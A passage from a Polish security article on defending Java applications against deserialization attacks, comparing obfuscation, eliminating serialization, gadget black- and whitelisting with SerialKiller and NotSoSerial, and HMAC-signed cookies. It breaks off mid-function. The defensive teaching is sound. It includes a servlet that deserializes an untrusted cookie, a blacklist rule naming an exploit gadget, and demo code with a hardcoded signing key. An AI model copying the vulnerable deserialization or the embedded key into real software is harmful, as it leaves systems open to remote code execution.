Żarty – żartami; fakt, że tego typu propozycje wciąż się pojawiają, nie jest jednak śmieszny – na przykład, często można spotkać się z rozważaniami typu – „Przecież to tylko ciąg losowych bajtów… skąd atakujący będzie wiedział że to zserializowany obiekt Javowy?" lub „To może zaszyfrujemy (*sic!*) to w base64, wtedy już nikt się nie domyśli?". Należy mocno i stanowczo przeciwstawiać się takim „rozwiązaniom", które oferują minimalne zwiększenie bezpieczeństwa.

> Korzystając z okazji, przypomnę pro-tip, przydatny szczególnie dla pentesterów: zserializowany obiekt Javowy zawsze będzie zaczynał się od bajtów AC ED 00 05, a ten sam obiekt, dodatkowo zakodowany base64, zacznie się od znaków rO0. Jak widać, wykrywanie takich obiektów przesyłanych w sieci, wcale nie jest takie trudne jak się niektórym wydaje :-)

> Jeszcze raz należy podkreślić, że obfuskacja jako rozwiązanie, jest wspomniane w tym artykule jako antywzorzec postępowania oraz przestroga – pod żadnym pozorem nie należy go stosować.

Obfuskacja – plusy:

» Rozwiązanie skuteczne przeciwko napastnikom opierającym się całkowicie na zautomatyzowanych skryptach, bez praktycznie żadnej wiedzy technicznej (Script Kiddies) – a i to nie zawsze.

Obfuskacja – minusy:

» Nie oferuje żadnej ochrony przed atakującym o przynajmniej minimalnym pojęciu o błędach deserializacji w Javie – a właściwie – bezpieczeństwie w ogólności.

ROZWIĄZANIE #1: BRAK SERIALIZACJI

Przejdźmy zatem do pierwszego rozwiązania, które (przynajmniej czasami) może się sprawdzić. Przypomnijmy sobie, że w artykule pierwszym, sformułowaliśmy pięć koniecznych warunków na udaną exploitację. Zaburzając choćby jeden z nich, powstrzymamy potencjalny atak.

Punkty 1-3 są zależne całkowicie od twórców języka Java i maszyny JVM. Aby zaburzyć któryś z nich, musielibyśmy usunąć serializację z Javy całkowicie. Na szczęście, rozwiązanie tego typu zostało już zaproponowane: JEP (Java Enhancement Proposal) 154: Remove Serialization proponuje dokładnie to, o co nam chodzi!

Niestety, nasz dobry humor szybko skończy szybki rzut oka na datę zgłoszenia dokumentu – 01.04.2012. Jest jasne, że dokument ten był jedynie primaaprilisowym żartem. Usunięcie serializacji z Javy jest niemożliwe, choćby z powodu wstecznej

kompatybilności. Z tego samego powodu, nie należy liczyć na duże zmiany w sposobie działania tej funkcjonalności. Punkty 1-3 pozostają więc poza naszą możliwością modyfikacji.

CAŁKOWITA ELIMINACJA SERIALIZACJI

W porządku, zostają nam zatem punkty 4 i 5 z naszej listy, na które mamy wpływ. Punktem 4 zajmiemy się dalej, a na razie rozważmy punkt numer 5:

> *Konkretny program musi umożliwiać odebranie i deserializację obiektu od użytkownika.*

Proste wymaganie – i proste rozwiązanie – wystarczy nie używać serializacji! Rzeczywiście – brak serializacji eliminuje nam podatność, w taki sam sposób, w jaki brak używania bazy danych SQL, eliminuje podatność SQL Injection. Oczywiście, sprawa nie jest taka piękna w praktyce – rozwiązanie to ma pewne konsekwencje. Co, jeżeli aplikacja już korzysta z serializacji? Każdy programista wie, jak trudno jest dokonać zmian takiego kalibru w aplikacji – szczególnie, gdy aplikacja jest duża. Dodatkowo – co, jeżeli aplikacja musi korzystać z serializacji? W drugiej części artykułu wspomniałem, jest możliwe (bez straty ogólności) założenie, że używanie jakiejś formy serializacji, jest bezwzględnym wymogiem w zdecydowanej większości aplikacji. Zakładając nawet, że mamy czas i środki żeby serializację „wyplewić" (albo – jeszcze jej nie używamy), możemy być postawieni przed koniecznością jej używania teraz, lub w przyszłości. I w końcu, co jeżeli aplikacja korzysta z bibliotek/frameworków/narzędzi, które używają serializacji? We wspomnianym już artykule @breenmachine, prezentowane luki występują w szeroko używanych narzędziach. Co z tego, że nasza aplikacja jest super bezpieczna (czyli – nie używa w ogóle serializacji), jeśli równocześnie używamy Jenkinsa do Continous Integration, lub serwera JBoss w którym przypadkiem skonfigurowaliśmy JMX jako dostępne z internetu? Oczywiście, wyżej wspomniane podatności są nienowe i załatane (a przynajmniej powinny być!), ale szansa powtórzenia się historii, jest bardzo duża. Świetnym przykładem na to, jest łatanie Jenkinsa w listopadzie, po odnalezieniu problemów z serializacją natywną (o czym wspominam w części pierwszej niniejszej serii), po to, żeby łatać go ponownie w lutym, w związku z odnalezieniem luk w serializacji XStream (co opisane jest w części drugiej niniejszej serii). Problemy mogą wystąpić zarówno Jenkinsie, który jest osobną aplikacją, w serwerze JBoss, na którym uruchomiona jest **nasza** aplikacja, a także w dowolnej bibliotece czy frameworku których nasza aplikacja używa…

Podsumowując – mimo, że metoda całkowitego pozbycia się serializacji jest skuteczna – jej praktyczne zastosowanie pozostawia wiele do życzenia.

Eliminacja serializacji – plusy:

- Całkowicie naprawia problemy z deserializacją niezaufanych danych, w stworzonym kodzie.

Eliminacja serializacji – minusy:

- Metoda niepraktyczna do zastosowania w dużych aplikacjach, wymagających sporych zmian w kodzie,
- Metoda często niemożliwa w wykorzystaniu – serializacja może być (z niemałym prawdopodobieństwem) wymogiem biznesowym,
- Nie zabezpiecza całego produktu – biblioteki, frameworki i inne narzędzia mogą być nadal podatne.

ELIMINACJA SERIALIZACJI NATYWNEJ

W porządku, spróbujmy lekko rozluźnić nasze podejście: rezygnujemy z serializacji natywnej i będziemy używać tylko, i wyłącznie zewnętrznych bibliotek.

Pierwszy problem z tym rozwiązaniem, jest oczywisty – jak zostało pokazane w części drugiej tej serii – sama rezygnacja z serializacji natywnej, nie oznacza automatycznie, że jesteśmy bezpieczni. W ostatnim czasie – dla przypomnienia – znajdowane były problemy w bibliotekach XStream i Kryo.

Nie należy jednak pochopnie wnioskować, że całe rozwiązanie jest mało wartościowe – zakładając, że znajdziemy bibliotekę, która tego typu problemów nie ma, jest to całkiem sensowny sposób obrony. Przykładem takiej biblioteki, jest Jackson – osobiście, nie jestem świadom istnienia podatności deserializacji w tym produkcie (jeśli Czytelnik ma przykłady na to że jest inaczej, zapraszam do komentowania – chętnie się o tym dowiem!). Należy jednak zaznaczyć fakt, że pomimo, iż Jackson nie posiada znanych podatności dziś, nie oznacza oczywiście, że nie będzie posiadał ich jutro…

Eliminacja serializacji natywnej – plusy:

- Przy założeniu, że alternatywna metoda jest odporna na błędy deserializacji – całkowicie eliminuje problem z deserializacją w stworzonym kodzie.

Eliminacja serializacji natywnej – minusy:

- W momencie odkrycia podatności – wracamy do punktu zero…
- W dalszym ciągu wszystkie niezależne od nas komponenty (biblioteki, frameworki, narzędzia) mogą być podatne – w końcu nie muszą one stosować naszego bezpiecznego rozwiązania…
- Narzucamy sobie konkretną technologię (może wolelibyśmy wykorzystać XStream oraz jego wspaniały i prosty w użyciu API?)

ROZWIĄZANIE #2: BLOKOWANIE GADŻETÓW

W rozwiązaniu numer 1, staraliśmy się uniemożliwić zaistnienie warunku nr 5 z naszej listy założeń koniecznych do exploitacji. Jak wspomniałem, jest jeszcze drugi warunek, na który możemy mieć wpływ – warunek numer 4:

> *Musimy znaleźć odpowiednie klasy obiektów, które posiadają wyżej wspomniane metody i robią w nich coś „interesującego". Co więcej, klasy te muszą być „dostępne" (...).*

Innymi słowy, warunek numer 4 wymaga istnienia gadżetów. Być może – zamiast walki z samą serializacją – powalczymy z gadżetami… ale jak? Otóż, jest kilka sposobów – zarówno od strony koncepcyjnej, jak i od strony użycia konkretnych narzędzi. Poniżej, przedstawione zostały najpierw dwie metody podejścia do problemu, a następnie, dwa konkretne przykłady projektów, które można w tym celu wykorzystać: SerialKiller i NotSoSerial. Od razu też dodam, że te konkretne projekty odnoszą się do serializacji natywnej, jako że nie posiada ona żadnej wbudowanej możliwości blokowania deserializacji niebezpiecznych klas. Serializacja z użyciem dodatkowych bibliotek, będzie wymagała wsparcia mechanizmów obecnych w tychże bibliotekach.

BLACKLISTING VS. WHITELISTING

Pierwsza sprawa, nad którą musimy się zastanowić, to jakiego podejścia użyjemy do blokowania gadżetów. Podobnie jak w innych problemach walidacyjnych, mamy do czynienia z dwiema możliwościami: czarna lista (*ang. blacklisting*) czyli blokowanie danych wejściowych, o których wiemy, że są niebezpieczne (*ang. known-bad*), lub biała lista (*ang. whitelisting*), czyli blokowanie wszystkiego – poza danymi, o których wiemy, że są bezpieczne (*ang. known-good*). Nie ma potrzeby rozpisywanie zasad działania, gdyż koncepcja powinna być znana Czytelnikowi – wspomnę o pewnych specyficznych aspektach w kontekście problemów deserializacji. W artykule drugim, opisując problemy w bibliotece XStream, wspomniałem, że jej twórcy zdecydowali się na rozwiązanie w postaci gry w *Gadget* Whack-A-Mole. *Whack-A-Mole* jest typem gry, gdzie mamy pewną ilość otworów na planszy, z których – co chwila (losowo) – wynurza się tytułowy kret. Zadaniem gracza, jest jak najszybsze uderzenie kreta młotkiem, co powoduje, iż kret chowa się… aby za chwilę wyskoczyć z innego otworu! W naszym przypadku, porównanie powinno być oczywiste – nasz „kret" to gadżet, a uderzenie młotkiem – usunięcie możliwości jego wykorzystania w exploitacji. Niestety, jak w oryginalnej grze, usunięcie pojedynczego gadżetu z reguły kończy się pojawieniem innego…

Oczywiście, nie trudno zauważyć że *Gadget Whack-A-Mole*, to nic innego jak blacklisting gadżetów – usuwamy (zabraniamy użycia) te, o których wiemy, że są niebezpieczne.

Jako przykład z życia wzięty, odwołam się do wstępu niniejszego artykułu – rozwiązanie zaproponowane przez @breenmachine, jest niczym innym jak blacklistingiem – w końcu usuwamy z plików JAR to, o czym wiem, że może zostać użyte w ataku (konkretnie – klasa `InvokerTransformer`). I – jak również wspominałem we wstępie – klasyczne obejście tego rozwiązania, rzeczywiście występuje w praktyce (PowerFolder Server). *Gadget Whack-A-Mole* w praktyce.

Negatywne konsekwencje stosowania czarnych list są raczej jasne. Nie jest tajemnicą, że podejście białej listy jest zawsze preferowane w kontekście bezpieczeństwa aplikacji. Niekiedy jest ono traktowane jak remedium – niestety, nie w przypadku deserializacji.

Rozważmy dwa przykłady z części drugiej tej serii – ataki typu DoS za pomocą zbiorów (`HashSet`), lub tablic. Na pierwszy rzut oka, obie klasy wydają się całkowicie „niewinne" – wiemy jednak, że nie jest tak we wszystkich przypadkach. Ponieważ są to standardowe, bardzo często używane klasy natywne języka Java, szansa uwzględnienia ich na naszych białych listach, jest bardzo duża… Co więcej, nietrudno sobie wyobrazić sytuację, że klasy te, będą **musiały** być na białej liście, aby aplikacja działała!

Widzimy zatem, że oba rozwiązania koncepcyjne, same w sobie niosą pewne problemy, bez względu na ich konkretną implementację. W szczególności, plusy i minusy obu projektów opisanych poniżej (SerialKiller i NotSoSerial), są nadzbiorem plusów i minusów rozwiązań koncepcyjnych.

Blacklisting – plusy:

» Małe konsekwencje po użyciu (blokujemy mało klas, a więc co najwyżej niewielka część aplikacji będzie dotknięta),
» Pozwala zablokować znane wektory ataku.

Blacklisting – minusy:

» Rozwiązanie działa tylko do odkrycia nowego łańcucha gadżetów.

Whitelisting – plusy:

» Blokuje prawie wszystkie (czasami – wszystkie) wektory ataku.

Whitelisting – minusy:

» Może spowodować błędy w istniejącej aplikacji, wymaga pewnego zachodu przy początkowym tworzeniu listy,
» Utrudnia dalszy rozwój kodu (trzeba zawsze pamiętać o dodawaniu nowych klas do listy),
» Pewne specyficzne ataki mogą zostać przeprowadzone mimo białej listy.

OPAKOWANIE SERIALIZACJI – SERIALKILLER

W porządku, wiemy już jak podejść do blokowania gadżetów – czas na praktykę. Na pierwszy ogień pójdzie biblioteka SerialKiller.

Zastanówmy się – dlaczego w ogóle potrzebujemy specjalnych narzędzi do blokowania gadżetów? Otóż, problem leży w sposobie, w jaki Java deserializuje obiekty. Najpierw, tworzone są konkretne instancje, a dopiero **potem** sprawdzane jest, czy instancje te są odpowiedniego (oczekiwanego) typu. To podejście umożliwia nasze ataki. Byłoby idealnie, gdybyśmy mogli przeprowadzić ten proces na odwrót, to znaczy – najpierw sprawdzić typ obiektu, a dopiero potem – jeśli typ się zgadza (a przynajmniej jeśli wiemy, że nie jest niebezpieczny) – zdeserializować go. To podejście, zwane deserializacją z patrzeniem wprzód (*ang. look-ahead deserialization*), zostało wykorzystane w projekcie SerialKiller.

Biblioteka implementuje subklasę klasy `ObjectInputStream`, dzięki czemu, konieczne zmiany w aplikacji są niewielkie. Minusem jest fakt, że musimy pamiętać o używaniu klasy `SerialKiller`, zamiast `ObjectInputStream`. Zobaczmy, jak wyglądałby nasz kod z części pierwszej tej serii, po niezbędnych zmianach (zmienione linie zostały pogrubione):

```
1. @WebServlet(
2.         name = "Servlet",
3.         urlPatterns = {"/"}
4.     )
5. public class Servlet extends HttpServlet {
6.     <strong>private final String SERIAL_KILLER_CONFIG_PATH =
         "src/main/resources/serialkiller.xml";</strong>
7.
8.     @Override
9.     protected void doGet(HttpServletRequest request, HttpServletResponse response)
10.            throws ServletException, IOException {
11.        Cookie[] cookies = request.getCookies();
12.
13.        Data data = null;
14.
15.        if (null != cookies) {
16.            for (Cookie cookie : cookies) {
17.                if (cookie.getName().equals("data")) {
18.                    try {
19.                        byte[] serialized = Base64.decodeBase64(cookie.getValue());
20.                        ByteArrayInputStream bais =
                             new ByteArrayInputStream(serialized);
21.                        <strong>ObjectInputStream ois = new SerialKiller(
                             bais, SERIAL_KILLER_CONFIG_PATH) </strong>;
22.                        data = (Data) ois.readObject();
23.                    } catch (ClassNotFoundException e) {
24.                        e.printStackTrace();
25.                    } catch (ConfigurationException e) {
26.                        e.printStackTrace();
27.                    }
28.                }
29.            }
30.        }
31.
32.        if (null == data) {
33.            data = new Data("Anonymous");
34.        }
35.
36.        request.setAttribute("name", data.getName());
37.        request.getRequestDispatcher("page.jsp").forward(request, response);
38.    }
39.
40.    @Override
41.    protected void doPost(HttpServletRequest request, HttpServletResponse response)
42.            throws ServletException, IOException {
43.        if (null != request.getParameter("name")) {
44.            Data data = new Data(request.getParameter("name"));
45.
46.            ByteArrayOutputStream baos = new ByteArrayOutputStream();
47.            ObjectOutputStream oos = new ObjectOutputStream(baos);
48.            oos.writeObject(data);
49.
50.            Cookie cookie = new Cookie(
                 "data", Base64.encodeBase64String(baos.toByteArray()));
51.            response.addCookie(cookie);
52.        }
53.
54.        response.sendRedirect("/");
55.    }
56. }
```


Jak widać, jedyne zmiany to użycie klasy `SerialKiller` w linii 21, zamiast `ObjectInputStream` i zdefiniowanie ścieżki do pliku konfiguracyjnego w linii 6.

Biblioteka SerialKiller składa się zasadniczo z jednej klasy – również `SerialKiller`. Jako, że nie występuje ona w publicznych repozytoriach Mavena, w przykładowym projekcie (dla uproszczenia), klasa ta została po prostu skopiowana do projektu.

Aby SerialKiller był cokolwiek wart, należy oczywiście odpowiednio zdefiniować jego plik konfiguracyjny. Rzeczywiście, rozważmy następujący plik:

```
1. <?xml version="1.0" encoding="UTF-8"?>
2. <config>
3.     <refresh>6000</refresh>
4.     <blacklist>
5.     </blacklist>
6.     <whitelist>
7.       <regexp>.*</regexp>
8.     </whitelist>
9. </config>
```

To znaczy: czarna lista jest pusta, a wyrażenie regularne na białej liście, pasuje do wszystkiego (czyli, pozwalamy na deserializację dowolnych klas). Po ustawieniu naszego ciastka na payload z pierwszej części, zobaczymy znajomy widok:



Rysunek 1. Wykonanie payloadu

Zatem, deserializacja działa bez zmian i nasz payload się wykonuje.

Aby temu zapobiec, umieśćmy używany przez nas gadżet (`InvokerTransformer`) na czarnej liście:

```
1. <?xml version="1.0" encoding="UTF-8"?>
2. <config>
3.     <refresh>6000</refresh>
4.     <blacklist>
5.       <regexp>
           org\.apache\.commons\.collections\.functors\.InvokerTransformer$
         </regexp>
6.     </blacklist>
7.     <whitelist>
8.       <regexp>.*</regexp>
9.     </whitelist>
10. </config>
```

Przeładowując stronę, tym razem zobaczymy widok, który się różni od poprzedniego:

Rysunek 2. Blokada payloadu – wykorzystanie czarnej listy

Wyjątek jest inny (i dość wyraźnie wskazuje na przyczynę), a co najważniejsze – ani śladu naszego kalkulatora. Jak widać, biblioteka skutecznie zablokowała nasz payload.

Dodatkowym plusem jest fakt, że SerialKiller wspiera dynamiczne odświeżanie konfiguracji (z konfigurowalnym interwałem – w przykładzie – 6 sekund). Możemy więc szybko reagować na nowe gadżety, modyfikując jedynie plik konfiguracyjny – niepotrzebny jest redeployment, czy nawet – restart serwera.

SerialKiller – plusy:

- Metoda dość łatwa w użyciu, wymagająca stosunkowo niewielkich zmian w kodzie,
- Możliwość konfiguracji w trybie blacklisting i whitelisting,
- W zależności od konfiguracji, może oferować pełne zabezpieczenie przed atakami deserializacji w stworzonym kodzie,
- Umożliwia odświeżanie reguł blokowania bez restartu i redeploymentu serwera.

SerialKiller – minusy:

- Nie eliminuje problemów dla fragmentów kodu niezależnych od programisty – z bibliotek, frameworków, narzędzi itp.,
- Wymaga modyfikacji w kodzie – w przypadku decyzji o rezygnacji z biblioteki (na przykład gdy chcemy zmienić rozwiązanie), musimy po raz kolejny przeglądać cały nasz projekt i poprawiać fragmenty, w których dokonujemy deserializacji,
- Nie wymusza bezpieczniej deserializacji – niedoświadczony, nieświadomy lub leniwy programista, nadal może użyć standardowego `ObjectInputStream`,
- Działa tylko dla natywnej serializacji,
- W przypadku złej konfiguracji, nadal umożliwia pewne ataki,
- Jak wspomina dokumentacja, biblioteka może nie być gotowa do użycia na środowisku produkcyjnym – rzeczywiście, problematyczny jest chociażby brak zależności mavenowej.


MODYFIKACJA JVM (JAVA AGENT) – NOTSOSERIAL

Podejście biblioteki SerialKiller jest ciekawe, jednak ma pewne (wcale nie takie małe…) minusy. Czy jest możliwe, abyśmy znaleźli coś podobnego, co przy okazji, wymagałoby minimalnych zmian w aktualnym kodzie i działało automatycznie? Biblioteka NotSoSerial stara się zaoferować takie rozwiązanie.

Istota działania jest właściwie bez zmian – różni się mechanizm. Zamiast dziedziczenia klasy `ObjectInputStream` użyjemy pakietu java.lang.instrument, który umożliwia nam tworzenie tak zwanych *Java Agents* – klas, które pozwalają instrumentować wykonywany kod. W tym momencie, powinniśmy zaprezentować kod naszej aplikacji, ale dzięki takiemu, a nie innemu rozwiązaniu, jest on **dokładnie taki sam**, jak kod z części pierwszej tej serii. Jedyna zmiana, to dodanie naszego agenta do argumentów JVM, przy starcie naszego serwera. Jako, że przykład używa serwera Tomcat Embedded, sprowadza się to do jednej, dodatkowej linii (numer 5 – pogrubiona) w pliku pom.xml:

```
1. (...)
2.
3. <configuration>
4.    <assembleDirectory>target</assembleDirectory>
5.    <strong><extraJvmArguments>-javaagent:<lokacja pliku notsoserial.jar>
         </extraJvmArguments></strong>
6.    <programs>
7.      <program>
8.        <mainClass>Main</mainClass>
9.        <name>webapp</name>
10.     </program>
11.   </programs>
12. </configuration>
13.
14. (...)
```

Agent NotSoSerial domyślnie ma załadowaną konfigurację, składającą się z części znanych, niebezpiecznych gadżetów, których deserializację blokuje. Dlatego, po uruchomieniu serwera z naszą zmianą i po wykonaniu próby podania naszego standardowego payloadu, otrzymamy następujący wynik:



Rysunek 3. Próba wykonania payloadu po modyfikacji z NotSoSerial

Oczywiście, tak jak w poprzednim przykładzie, nasze rozwiązanie będzie silne na tyle, na ile dokładnie skonfigurujemy nasze czarne i/lub białe listy. W ramach próby, załóżmy, że jesteśmy maniakami, którzy nie chcą **żadnej** deserializacji w systemie. Aby to zrobić, przygotowujemy białą listę, która będzie po prostu pustym plikiem tekstowym. Następnie, dodajemy ją do konfiguracji – dzieje się to przez ustawienie kolejnego parametru JVM w linii 5 (pogrubione):

```
1. (...)
2.
3. <configuration>
4.    <assembleDirectory>target</assembleDirectory>
5.    <strong>
        <extraJvmArguments>-javaagent:<lokacja pliku notsoserial.jar> -
          Dnotsoserial.whitelist=<lokalizacja listy></extraJvmArguments></strong>
6.    <programs>
7.      <program>
8.        <mainClass>Main</mainClass>
9.        <name>webapp</name>
10.     </program>
11.   </programs>
12. </configuration>
13.
14. (...)
```

Po przebudowaniu i restarcie serwera, próba normalnego użycia aplikacji skończy się oczywiście niepowodzeniem:

Rysunek 4. Użycie aplikacji po zmianie konfiguracji

Jest jasne że chcielibyśmy tego uniknąć. W naszym prostym przykładzie, dobrze wiemy, które klasy są wymagane do działania programu. Niekoniecznie jednak musi być to prawdą w przypadku dużej aplikacji, szczególnie, gdy serializacja jest używana przez zewnętrzne biblioteki, a nie przez nasz kod. NotSoSerial udostępnia bardzo ciekawą funkcjonalność, która może nam pomóc: uruchomienie testowe (*ang. dry run*). Włączamy je kolejnym argumentem JVM (pogrubiona linia 5. poniższego kodu):

```
1. (...)
2.
3. <configuration>
4.    <assembleDirectory>target</assembleDirectory>
5.    <strong>
        <extraJvmArguments>-javaagent:<lokacja pliku notsoserial.jar>
          -Dnotsoserial.whitelist=<lokalizacja listy>
          -Dnotsoserial.dryrun=<lokalizacja wyjściowego raportu></extraJvmArguments>
      </strong>
7.     <programs>
8.       <program>
9.         <mainClass>Main</mainClass>
10.          <name>webapp</name>
11.      </program>
12.    </programs>
13. </configuration>
14.
15. (...)
```

Po kolejnym przeładowaniu aplikacji, poklikajmy po niej trochę – wygląda na to, że wszystko działa. Zaglądając natomiast do pliku wyjściowego, znajdziemy tam wszystkie klasy, które zostały zdeserializowane – w naszym przypadku będzie to jedna linia – `Data`, gdyż niczego innego nie używamy. Możemy następnie użyć tego pliku, jako naszej białej listy.

Jak widać, projekt NotSoSerial udostępnia sporo ciekawych opcji i jest bardzo przyjazny w użyciu.

NotSoSerial – plusy:

- Działa transparentnie i automatycznie dla każdej operacji deserializacji (także w bibliotekach i frameworkach),
- Nie wymaga praktycznie żadnych modyfikacji w projekcie,
- Użycie bezpiecznej serializacji jest wymuszone na programiście (bez narzutu na pisanie kodu!),
- Posiada zarówno tryb blacklisting, jak i whitelisting,
- W zależności od konfiguracji, może oferować pełne zabezpieczenie przed atakami deserializacji,
- Posiada tryb *dry-run*, który umożliwia stworzenie początkowej białej listy.

NotSoSerial – minusy:

» Działa tylko dla natywnej serializacji,
» W przypadku złej konfiguracji, nadal nie chroni przed pewnymi atakami.

ROZWIĄZANIE #3: KRYPTOGRAFIA

Wróćmy raz jeszcze do punktu 5 z naszej listy wymogów dla skutecznego wykorzystania podatności deserializacji:

> *Konkretny program musi umożliwiać odebranie i deserializację obiektu od użytkownika*

Powyższe zdanie nie mówi o tym wprost, ale kryje w sobie pewne założenie: nasz „obiekt od użytkownika", jest tym, który użytkownik mógł dowolnie zmodyfikować. Rzeczywiście, jeśli użytkownik będzie nam wysyłał tylko obiekty stworzone oryginalnie przez serwer, a zakładamy przecież, że serwer jest zaufany (w przeciwnym wypadku – czemu w ogóle chcemy go bronić?), jest jasne, że nigdy nie zdeserializujemy niebezpiecznych danych. To daje nam ciekawą opcję obrony – gdybyśmy uniemożliwili użytkownikowi modyfikację danych, bylibyśmy się w stanie obronić przed atakiem!

Brzmi to pięknie, ale w rzeczywistości, nie jesteśmy w stanie (w żaden sposób) uniemożliwić użytkownikowi modyfikacji danych, które fizycznie posiada… OK, spróbujmy trochę osłabić założenie: użytkownik może modyfikować dane, ale serwer jest w stanie wykryć każdą (nawet najmniejszą!) modyfikację. Jeśli serwer, z góry będzie odrzucał każde żądanie, w którym wykryje oznaki ingerencji, jedynie zdeserializowane obiekty będą tymi, które pierwotnie stworzył sam, a więc z powrotem osiągamy nasz cel.

Czy możemy wykrywać takie modyfikacje? Otóż tak! Na pomoc przychodzi nam kryptografia, a konkretnie – kryptograficzne podpisy: MAC (*ang. Message Authentication Code*) dla kryptografii symetrycznej, lub podpisy cyfrowe (*ang. Digital Signatures*), dla kryptografii asymetrycznej.

Jak będzie wyglądało (w zarysie) nasze rozwiązanie? Mianowicie, każda potencjalnie niebezpieczna dana, którą wyślemy do użytkownika (na przykład – ciastko), w trakcie wysyłania będzie miała doklejony kryptograficzny podpis. Gdy owa dana wróci na serwer, **zanim** zostanie przekazana do przetworzenia (to bardzo istotny fragment rozwiązania!), musi najpierw przejść test poprawności danych w stosunku do podpisu. W przypadku błędu, żądanie jest automatycznie odrzucane, a w przypadku sukcesu – przekazywane dalej i przetwarzane.

UWAGA!

Poprawna implementacja rozwiązań kryptograficznych, jest niezwykle trudna – prawdopodobieństwo popełnienia małego błędu, skutkującego całkowitym brakiem bezpieczeństwa – jest wysokie. Aby dowiedzieć się więcej o kryptografii, polecam lekturę artykułów na Sekuraku, z tagiem kryptografia.

Poniższy kod służy tylko i wyłącznie, jako demonstracja idei.

Zdecydowanie nie jest to rozwiązanie typu „skopiuj-i-wklej" – nie jest przeznaczone do bezpośredniego zastosowania w systemie produkcyjnym, z racji współistnienia wielu, bardzo ważnych problemów do rozwiązania – na przykład, zarządzanie kluczami. Czytelnik został ostrzeżony.

W praktyce, implementacja rozwiązania (po raz kolejny, na przykładzie z pierwszej części tej serii), będzie wyglądała następująco (dodatkowe i zmienione linie są pogrubione):


```
1. @WebServlet(
2.          name = "Servlet",
3.          urlPatterns = {"/"}
4.      )
5. public class Servlet extends HttpServlet {
6.
7.      <strong>private static final SecretKeySpec keySpec = new
8.      SecretKeySpec
        ("3BaUHxi9OBp2FtnPipB9OZxehd7O5UDxvJYxdNwSk9I6sXnEbTQJSh5H2Y988VU"
9.      .getBytes(), "HmacSHA256"</strong>);
10.
11.      @Override
12.      protected void doGet(
           HttpServletRequest request, HttpServletResponse response)
13. throws ServletException, IOException {
14.          Cookie[] cookies = request.getCookies();
15.
16.          Data data = null;
17.
18.          if (null != cookies) {
19.              for (Cookie cookie : cookies) {
20.                  if (cookie.getName().equals("data")) {
21.                      try {
22.      <strong>byte[] serialized =
23.      Base64.decodeBase64(verifyAndGetCookie(cookie.getValue()));</strong>
24.                          ByteArrayInputStream bais =
                              new ByteArrayInputStream(serialized);
25.                          ObjectInputStream ois = new ObjectInputStream(bais);
26.                          data = (Data) ois.readObject();
27.                      } catch (ClassNotFoundException e) {
28.                          e.printStackTrace();
29.                      }
30.                  }
31.              }
32.          }
```

```
33.
34.         if (null == data) {
35.             data = new Data("Anonymous");
36.         }
37.
38.         request.setAttribute("name", data.getName());
39.         request.getRequestDispatcher("page.jsp").forward(request, response);
40.     }
41.
42.     @Override
43.     protected void doPost(HttpServletRequest request, HttpServletResponse response)
44.             throws ServletException, IOException {
45.         if (null != request.getParameter("name")) {
46.             Data data = new Data(request.getParameter("name"));
47.
48.             ByteArrayOutputStream baos = new ByteArrayOutputStream();
49.             ObjectOutputStream oos = new ObjectOutputStream(baos);
50.             oos.writeObject(data);
51.             <strong>
52.             Cookie cookie = new Cookie("data",
53.             signCookie(Base64.encodeBase64String(baos.toByteArray()))
                </strong>;
54.             response.addCookie(cookie);
55.         }
56.
57.         response.sendRedirect("/");
58.     }
59.
60.     private String verifyAndGetCookie(String cookie) throws ServletException {
61.         String [] parts = cookie.split("\\.");
62.
63.         if (parts.length != 2) {
64.             throw new ServletException("Malformed cookie!");
65.         }
66.
67.         try {
68.             String b64value = parts[0];
69.             String b64mac = parts[1];
70.
71.             Mac mac = Mac.getInstance("HmacSHA256");
72.             mac.init(keySpec);
73.
74.             // MessageDigest.isEqual is constant-time in recent Java versions
75.             if (!MessageDigest.isEqual(mac.doFinal(
                  Base64.decodeBase64(b64value)), Base64.decodeBase64(b64mac))) {
76.                 throw new ServletException("Malformed cookie!");
77.             }
78.
79.             return b64value;
80.         } catch (NoSuchAlgorithmException e) {
81.             throw new ServletException("MAC algorithm not found");
82.         } catch (InvalidKeyException e) {
83.             throw new ServletException("Bad key spec");
84.         }
85.     }
86.
87.     private String signCookie(String cookie) throws ServletException {
88.         try {
